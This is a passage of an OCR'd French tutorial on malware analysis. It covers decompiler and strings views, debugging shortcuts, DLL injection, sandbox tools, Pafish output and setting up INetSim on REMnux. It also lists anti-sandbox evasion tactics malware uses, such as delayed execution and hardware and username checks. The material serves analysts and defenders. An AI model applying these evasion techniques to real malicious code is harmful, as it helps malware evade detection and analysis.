
L'onglet **décompilateur** nous retourne un pseudo code :

Décompileur (entry0)

```
/* jsdec pseudo code output */
/* C:\Users\rto\Desktop\crackme-1.exe @ 0x4013b1 */
#include <stdint.h>

uint32_t entry0 (void) {
    int32_t var_24h;
    int32_t var_20h;
    int32_t var_19h;
    int32_t var_10h;
    int32_t var_4h;
    do {
        flirt_SEH_prolog4 (data.0041d2d8, 0x14);
        al = flirt_scrt_initialize_crt (1);
        if (al != 0) {
            bl = 0;
            var_19h = bl;
            var_4h = 0;
            al = flirt_scrt_acquire_startup_lock ();
            var_24h = al;
            eax = *(data.0041e910);
            ecx = 0;
            ecx++;
            if (eax == ecx) {
                goto label_0;
            }
            if (eax == 0) {
                *(data.0041e910) = ecx;
                eax = flirt_initterm_e (data.00417124, data.00417140);
                if (eax != 0) {
                    var_4h = 0xfffffffe;
                    eax = 0xff;
                    goto label_1;
                }
                fcn_00409281 (data.00417118, data.00417120);
                *(data.0041e910) = 2;
            } else {
                bl = cl;
                var_19h = cl;
            }
            flirt_scrt_release_startup_lock (var_24h);
            eax = fcn_0040170d ();
```

À l'heure où j'écris ces lignes, il n'est pas encore possible de renommer les variables dans le code décompilé. J'espère que cela sera le cas prochainement car cela permet de mieux comprendre le code.

L'onglet **strings** nous donne les chaînes de caractères :




Adresse	Chaine de caractères
0x0040004d	!This program cannot be run in DOS mode.\r\r\n$
0x004000e0	Rich$n
0x004001e8	.text
0x0040020f	`.rdata
0x00400237	@.data
0x00400260	.reloc
0x00401103	U\bRj
0x00401143	U\bRj
0x00401276	h@qA
0x0040127b	h$qA
0x0040129c	h qA
0x004012d0	9>t\eV
0x00401367	YYËe
0x00401395	Y_^[
0x004013de	M\f;J\fr\n
0x0040157f	Y_^[
0x004015d5	u\bu\a
0x004015f2	#E\b]
0x00401656	AIC»\rl\\
0x0040175f	indÙ
0x004017ab	iemÙ
0x00401830	ß$ICZ,Ú
0x0040184a	f9\bu*
0x00401893	>csm
0x004018bd	t\b_3
0x004019af	SVW3
0x004019d5	ntel
0x004019dc	5inel
0x004019e7	5Genu
0x00401a0c	S\fuC
0x00401a1d	t#=`
0x00401a39	t\a=p
0x00401b4f	_^[3
0x00401c86	h`qA
0x00401cc7	3\f8_^]
0x00401ce8	]\bVW

Filtre rapide


1600 Objets

L'onglet **Graph** nous permet de visualiser le programme très simplement :



Dans la fenêtre de gauche apparaissent de haut en bas les fonctions :

- ➔ **entry** : c'est la fonction d'entrée qui accomplit certaines tâches avant de céder la place à la fonction principale
- ➔ **fonctions utilisateurs** : elles sont définies par le programmeur.
- ➔ **main** : c'est la fonction principale qui contient les appels à des fonctions. C'est là réellement que commence le programme.
- ➔ **fonctions externes** : elles sont fournies par le système d'exploitation ou par des bibliothèques externes. Exemples : gestion de la mémoire, gestion des entrées/sorties, appels système, …



Débogage

Lors du débogage, plusieurs raccourcis sont possibles :

- ➔ F2 : breakpoint
- ➔ F5 : continue
- ➔ F7 : step into
- ➔ F8 : step over
- ➔ CTRL + F8 : step out

STEP INTO	Le programme est exécuté ligne après ligne. si on atteint une fonction, on entre à l'intérieur.
STEP OVER	Le programme est exécuté ligne après ligne. si on atteint une fonction, on entre pas à l'intérieur.
STEP OUT	Si l'on se trouve à l'intérieur d'une fonction, on en sort et on exécute le reste du code normalement.

Pour patcher un programme, il faut :


- ➔ **Sortir du débogage (carré rouge)**
- ➔ **Être en mode écriture (write mode)**

Malware Analysis - injection de DLL / hijacking DLL

Une DLL (Dynamic Link Library) est un fichier qui contient des fonctions pouvant être utilisées par un processus en cours d'exécution. La DLL ne peut être appelée que par un processus et ne peut pas être exécutée directement.

Un attaquant peut injecter une DLL malicieuse dans un processus légitime (comme explorer.exe) afin de masquer son attaque (contournement de firewall ou d'HIDS).

Pour réaliser une **injection de DLL** lors d'une analyse dynamique, on peut utiliser **rundll32.exe** ou le programme **RemoteDLL** illustré ci-dessous :



Il ne reste alors qu'à utiliser des programmes comme **Regshot** ou **Wireshark** pour découvrir les actions perpétrées par la DLL malicieuse…

On parle de **hijacking DLL** lorsqu'un malware tente de se faire passer pour une DLL légitime.

Malware Analysis - analyse dynamique en sandbox

On peut analyser un malware potentiel de manière automatisée dans un bac à sable (le sandbox), en l'exécutant dans différentes machines virtuelles, afin de mettre en évidence des IoCs grâce aux actions suivantes :

- ➔ Prise de captures d'écran en cours d'exécution
- ➔ Vérification des connexions réseau
- ➔ Mise en évidence des modifications du système
- ➔ Mise en évidence des modifications du registre
- ➔ Réalisation d'un dump de la mémoire
- ➔ Enregistrement des logs d'exécution

ON DISTINGUE

Le **sandbox offline** comme :

- ➔ Cuckoo (open source) : valable pour Windows, Linux, macOS et Android. Cuckoo est aujourd'hui **obsolète** (pas de support pour Python 3)
- ➔ CAPE (open source) : version améliorée de Cuckoo (CAPE supporte Python 3 et est plus avancé que Cuckoo)

Le **sandbox online** dans le cloud comme :

- ➔ Online Cuckoo's sandbox
- ➔ Hybrid Analysis
- ➔ Any.run
- ➔ Joe Sandbox

Malware Analysis - mesures anti-détection (sandbox)

1	Retarder l'exécution du processus malicieux pour contourner le délai d'attente (timeout) souvent faible dans un sandbox. Par exemple, avec **any.run**, le timeout est seulement de 60 secondes avec un plan gratuit. Ce timeout peut varier de 360 à 1200 secondes avec les plans payants (2023).
2	Détecter les interactions de l'utilisateur (clics de la souris, frappe au clavier) qui sont souvent absentes dans un sandbox. Le malware ne s'exécutera pas si aucune interaction n'est détectée.
3	Détecter le hardware comme la taille du disque dur et la taille de la RAM, qui sont souvent faibles dans un sandbox. Un disque dur de moins de 80Go ou une RAM inférieure à 2Go seront suspects du point de vue du malware : le malware ne s'exécutera pas.
4	Détecter le nombre de cœurs du processeur, souvent peu élevé dans un sandbox. Une valeur de 1 sera jugée suspecte du point de vue du malware : le malware ne s'exécutera pas.
5	Vérifier le nom de l'utilisateur connecté sous lequel la machine fonctionne. Certains sandbox n'attribuent pas un nom aléatoire à cet utilisateur, mais un nom bien connu toujours identique. C'était le cas avec l'ancienne version d'Hybrid Analysis. Le cas échéant, le malware ne s'exécutera pas.

Les techniques permettant aux cybercriminels de contrecarrer l'analyse d'un maliciel

Contrarier l'analyse statique	Contrarier l'analyse dynamique	Contrarier l'analyse de la mémoire
➔ Obfuscation ➔ Techniques anti-RE ➔ Packers (chiffrement) ➔ Function call obfuscation	➔ Exécution retardée ➔ Techniques anti-VM ➔ Techniques anti-sandbox ➔ API hashing ➔ API unhooking ➔ Direct Syscalls	➔ Cacher les sections exécutables ➔ Sleep obfuscation
L'obfuscation consiste à rendre le code plus ou moins illisible rendant son analyse ardue.	**La technique de l'exécution retardée est due au fait que les sandbox ont une limitation en temps.**	**Ces techniques sont avancées. Vous pouvez consulter Internet pour en savoir plus.**

Pafish permet de vérifier si votre machine virtuelle est détectable :

```
C:\Users\rto\Desktop\pafish\pafish64.exe
[*] Looking for VBoxTray windows ... traced!
[*] Looking for VBox network share ... traced!
[*] Looking for VBox processes (vboxservice.exe, vboxtray.exe) ... traced!
[*] Looking for VBox devices using WMI ... traced!

[-] VMware detection
[*] Scsi port 0,1,2 ->bus->target id->logical unit id-> 0 identifier ... OK
[*] Reg key (HKLM\SOFTWARE\VMware, Inc.\VMware Tools) ... OK
[*] Looking for C:\WINDOWS\system32\drivers\vmmouse.sys ... OK
[*] Looking for C:\WINDOWS\system32\drivers\vmhgfs.sys ... OK
[*] Looking for a MAC address starting with 00:05:69, 00:0C:29, 00:1C:14 or 00:50:56 ... OK
[*] Looking for network adapter name ... OK
[*] Looking for pseudo devices ... OK
[*] Looking for VMware serial number ... OK

[-] Qemu detection
[*] Scsi port->bus->target id->logical unit id-> 0 identifier ... OK
[*] Reg key (HKLM\HARDWARE\Description\System "SystemBiosVersion") ... OK
[*] cpuid CPU brand string 'QEMU Virtual CPU' ... OK

[-] Bochs detection
[*] Reg key (HKLM\HARDWARE\Description\System "SystemBiosVersion") ... OK
[*] cpuid AMD wrong value for processor name ... OK
[*] cpuid Intel wrong value for processor name ... OK

[-] Pafish has finished analyzing the system, check the log file for more information
    and visit the project's site:

    https://github.com/a0rtega/pafish
```

Malware Analysis - simuler un environnement réseau avec INetSim

Pour simuler un environnement réseau sur les machines virtuelles coupées d'Internet utilisées lors de l'analyse de malware, on pourra utiliser deux outils :

- **FakeNet-NG (Windows et Linux)**
- **INetSim (Linux)**

Ces deux outils vont rediriger le trafic réseau vers des services simulés (DNS, FTP, HTTP, SMTP, …), faisant croire au malware qu'il peut se connecter à Internet.
Si je tente de télécharger un fichier exécutable avec INetSim, un fichier .exe sera même envoyé en réponse.
INetSim demande une redirection réseau (DNS) pour que le trafic soit redirigé vers la machine INetSim. INetSim est plus robuste que FakeNet-NG. De plus, il est installé sur REMnux.


Avant de l'exécuter on effectue les tâches suivantes :

➔ **On configure la machine REMnux et une machine Windows (Flare par exemple) en réseau privé hôte sur VirtualBox.**

➔ **On édite le fichier de configuration d'INetSim en tapant la commande : "sudo nano /etc/inetsim/inetsim.conf". On y fait les changements suivants :**

- **On vérifie que la ligne start_service_dns n'est pas en commentaire (sinon on enlève le #)**

- **À la rubrique service_bind_address, on enlève le commentaire (#) et on donne l'adresse 0.0.0.0 pour que INetSim écoute sur toutes les interfaces :**



- **À la rubrique dns_bind_port, on enlève le commentaire et on spécifie le port 53 (ce n'est pas obligatoire car c'est le port par défaut) :**


```
##############################################
# dns_bind_port
#
# Port number to bind DNS service to
#
# Syntax: dns_bind_port <port number>
#
# Default: 53
#
dns_bind_port           53
```

- **À la rubrique dns_default_ip, on spécifie l'adresse ip de la machine REMnux (la machine qui exécute INetSim) :**

```
##############################################
# dns_default_ip
#
# Default IP address to return with DNS replies
#
# Syntax: dns_default_ip <IP address>
#
# Default: 127.0.0.1
#
dns_default_ip          192.168.56.106
```


➔ Sur la machine Windows, on effectue la configuration suivante :

- **On clique en bas à droite sur l'icône réseau et on ouvre les réglages réseau :**




- **On clique sur *Change adapter options* :**


- **On sélectionne les propriétés d'Ethernet :**



- **On double-clique sur IPv4 :**



- **On y place comme DNS l'adresse IP de la machine REMnux (ainsi, les requêtes DNS faites sur la machine Windows par le malware étudié seront dirigées vers INetSim) :**




➔ **On peut maintenant exécuter INetSim sur la machine REMnux (avec *sudo inetsim*) :**

```
remnux@remnux:~$ sudo inetsim
INetSim 1.3.2 (2020-05-19) by Matthias Eckert & Thomas Hungenberg
Using log directory:      /var/log/inetsim/
Using data directory:     /var/lib/inetsim/
Using report directory:   /var/log/inetsim/report/
Using configuration file: /etc/inetsim/inetsim.conf
Parsing configuration file.
